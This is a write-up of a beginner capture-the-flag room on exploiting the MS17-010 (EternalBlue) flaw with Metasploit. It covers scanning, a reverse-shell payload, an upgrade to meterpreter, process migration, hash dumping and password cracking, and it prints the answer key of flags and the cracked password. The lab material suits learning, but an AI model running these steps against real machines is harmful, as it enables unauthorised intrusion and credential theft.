
Task 1  Recon

Scan and learn what exploit this machine is vulnerable to. Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up. **This room is not meant to be a boot2root CTF, rather, this is an educational series for complete beginners. Professionals will likely get very little out of this room beyond basic practice as the process here is meant to be beginner-focused.**


"-T4" là một tùy chọn đặt mẫu thời gian thành chế độ tích cực. Nó làm tăng tốc độ quét với chi phí có khả năng thiếu một số thông tin.

"-p-" là một tùy chọn yêu cầu Nmap quét tất cả 65.535 cổng trên máy đích. Dấu gạch nối "-" đại diện cho phạm vi của các cổng.

How many ports are open with a port number under 1000? ->3




What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08-067) MS17-010




Task 2 Gain Access


Start Metasploit



Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/........) exploit/windows/smb/ms17\_010\_eternalblue



Show options and set the one required value. What is the name of this value? (All caps for submission) RHOSTS





Usually it would be fine to run this exploit as is; however, for the sake of learning, you should do one more thing before exploiting the target. Enter the following command and press enter:

set payload windows/x64/shell/reverse\_tcp

With that done, run the exploit!

Confirm that the exploit has run correctly. You may have to press enter for the DOS shell to appear. Background this shell (CTRL + Z). If this failed, you may have to reboot the target VM. Try running it again before a reboot of the target.







Task 3 Escalate


Escalate privileges, learn how to upgrade shells in metasploit.

If you haven't already, background the previously gained shell (CTRL + Z). Research online how to convert a shell to meterpreter shell in metasploit. What is the name of the post module we will use? (Exact path, similar to the exploit we previously selected) run post/multi/manage/shell\_to\_meterpreter



Select this (use MODULE\_PATH). Show options, what option are we required to change? SESSION






Set the required option, you may need to list all of the sessions to find your target here.

Run! If this doesn't work, try completing the exploit from the previous task once more.


Once the meterpreter shell conversion completes, select that session for use.


Verify that we have escalated to NT AUTHORITY\SYSTEM. Run getsystem to confirm this. Feel free to open a dos shell via the command 'shell' and run 'whoami'. This should return that we are indeed system. Background this shell afterwards and select our meterpreter session for usage again.

List all of the processes running via the 'ps' command. Just because we are system doesn't mean our process is. Find a process towards the bottom of this list that is running at NT AUTHORITY\SYSTEM and write down the process id (far left column).



Migrate to this process using the 'migrate PROCESS\_ID' command where the process id is the one you just wrote down in the previous step. This may take several attempts, migrating processes is not very stable. If this fails, you may need to re-run the conversion process or reboot the machine and start once again. If this happens, try a different process next time.









Task 4 Cracking

Dump the non-default user's password and crack it!


Within our elevated meterpreter shell, run the command 'hashdump'. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?  -> jon




Copy this password hash to a file and research how to crack it. What is the cracked password? ->alqfna22



Task 5 Find flags!




Flag1? *This flag can be found at the system root. -> flag{access\_the\_machine}*


**

Flag2? *This flag can be found at the location where passwords are stored within Windows.*

\*Errata: Windows really doesn't like the location of this flag and can occasionally delete it. It may be necessary in some cases to terminate/restart the machine and rerun the exploit to find this flag. This relatively rare, however, it can happen.

-> flag{sam\_database\_elevated\_access}





flag3? *This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved. ->flag{admin\_documents\_can\_be\_valuable}*

